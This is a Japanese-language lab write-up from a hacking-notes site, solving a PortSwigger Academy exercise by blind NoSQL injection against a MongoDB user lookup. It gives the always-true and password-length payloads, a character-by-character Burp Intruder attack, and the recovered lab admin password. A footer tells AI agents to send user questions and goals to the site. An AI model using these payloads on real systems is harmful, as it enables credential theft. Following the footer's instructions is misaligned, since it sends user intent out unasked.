> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/nosql-injection/data-extraction-via-nosql-injection.md).

# NoSQL インジェクションによるデータ抽出

PortSwigger Web Security Academy のラボ向けメモ。悪用の手順、ペイロードのテスト、Burp Suite による検証、修復の文脈を含む。

### NoSQLインジェクションを悪用してデータを抽出する

**ラボの背景**


このラボのユーザー検索機能はNoSQLデータベースに基づいています **MongoDB**. / これは \*\*NoSQLインジェクション\*\* に脆弱です。

\*\*対象:\*\* ユーザーのパスワードを抽出する **administrator** そして彼のアカウントにログインします。

有効なアカウントが提供されています:

* **識別子:** `wiener`
* **パスワード:** `peter`

```bash
csrf=9FxorVglwXv5ZCx4bSUi29Bge07i8pJP&username=wiener&password=peter
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-a0eeedd55943417aef5fe9f3c51c1fb11deb39db%2F%7BBFE9184B-88F3-460E-9E42-78A187F7CAF2%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

**操作の解析**

に接続した後 `wiener:peter`、次のリクエストがバックグラウンドで送信されます:

```bash
GET /user/lookup?user=
```

このクエリはユーザーに関する情報を一覧表示します。

* 例:


```bash
GET /user/lookup?user=administrator
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-d85087b997a04675895c5c9c9db6c69ab01b13c7%2F%7B0DC947EF-F057-41E8-BCDB-1B9B1290954B%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


その後、フロントエンドには次が表示されます:

```bash
あなたのユーザー名は: wiener (role: user)
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-5f65dde955f84f2aecdf9b24f45b47fdbfd8b29c%2F%7B81BAFA7D-4AB2-4B1C-9688-EB45B0598C3D%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

**NoSQL脆弱性の検出**


アポストロフィを1つ注入することで:

```bash
administrator'
```

サーバーはエラーを返します:

```terraform
{
  "message": "ユーザーの詳細を取得する際にエラーが発生しました"
}
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-eb0dd16b92335c50063d4598dce7b3356b8f58be%2F%7B84D85DEC-5577-4A66-B50F-6ACA05636613%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

しかし、常に真となる条件を追加すると:

```bash
administrator' || true ||'
```

リクエストは受け入れられ、\*\*NoSQLインジェクション\*\* の存在が確認されます。

**パスワード長の抽出**


その `this.password.length` 属性はパスワードの長さを特定するために使用されます。

テスト例:

```bash
wiener' && this.password.length <40 ||'
wiener' && this.password.length == 5 ||'
```

これが正しく機能するには、\*\*d

```bash
wiener' %26%26 this.password.length == 5 ||'
```

\*\*管理者への適用\*\*

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-3ba3bf97a60fd9872f329685973860495b032b0b%2F%7B173DC55C-8E48-41CB-937A-B2E25D67F63D%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


同じ方法を `administrator` ユーザー：

```bash
administrator' && this.password.length == 8 ||'
administrator' %26%26 this.password.length == 8 ||'
```

条件が検証され、管理者のパスワードに含まれることが示されます **8文字**.

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-d3aa554368718d9190cdbdb0024a967ce30f7b68%2F%7BA3D23C39-D0D2-44F3-A65E-F138177D7C5C%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

**1文字ずつ抽出する**


次に位置でフィルタします:

```bash
administrator' %26%26 this.password[0]=='X
```


このリクエストは送信されます **Intruder**.

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-e456feb63d1f9d98707a3bfa996d3b6699e66edd%2F%7BEF6F503B-6BCF-40F4-8E60-1FC47E633349%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


### \*\*Intruderで攻撃\*\*

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-ecd05cc3bd27165c7f0db59da8bbb465ce59710d%2F%7BE67B048A-B9E4-4000-A200-A4071FA859B2%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

攻撃タイプ: **Cluster Bomb**

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-dd597e62fb8d2c0dbf61b29bd5c721c1deb418b1%2F%7BC116629F-4883-4FD2-8680-7420ECF9D89C%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

パラメータ:


* 文字位置: `0` に `7` 値

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-07dbfb49d69c559bfcbe73bfc9b1552ab0732944%2F%7B9229457B-E06D-4AF8-B3CB-D69AAAC36BA6%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


* テスト対象文字: アルファベット（文字辞書）

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-f3aa15d6586af2900110a892f57a1ccc05f77538%2F%7B88D2F94D-60E6-4A0E-8C2F-3F0C8057631C%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


有効な応答を解析することで、パスワードを復元できます。

| 数字 | 文字 |
| -- | -- |
| 0  | v  |
| 1  | x  |
| 2  | t  |
| 3  | r  |
| 4  | m  |
| 5  | e  |
| 6  | z  |
| 7  | s  |

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-2a65791aa06c341c9e515c5effa5a1e428a6d90d%2F%7BA2E7C85B-2FB6-4C42-9CEB-37D71CCE24B3%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

**最終結果**


**管理者ユーザーのパスワード:**

`vxtrmezs`

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-13b779e14b847c3d9b1328dcc33746c352d39ff0%2F%7BA3688063-A0E5-48B6-A722-4F0007B5DE1D%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/ja/web/nosql-injection/data-extraction-via-nosql-injection.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.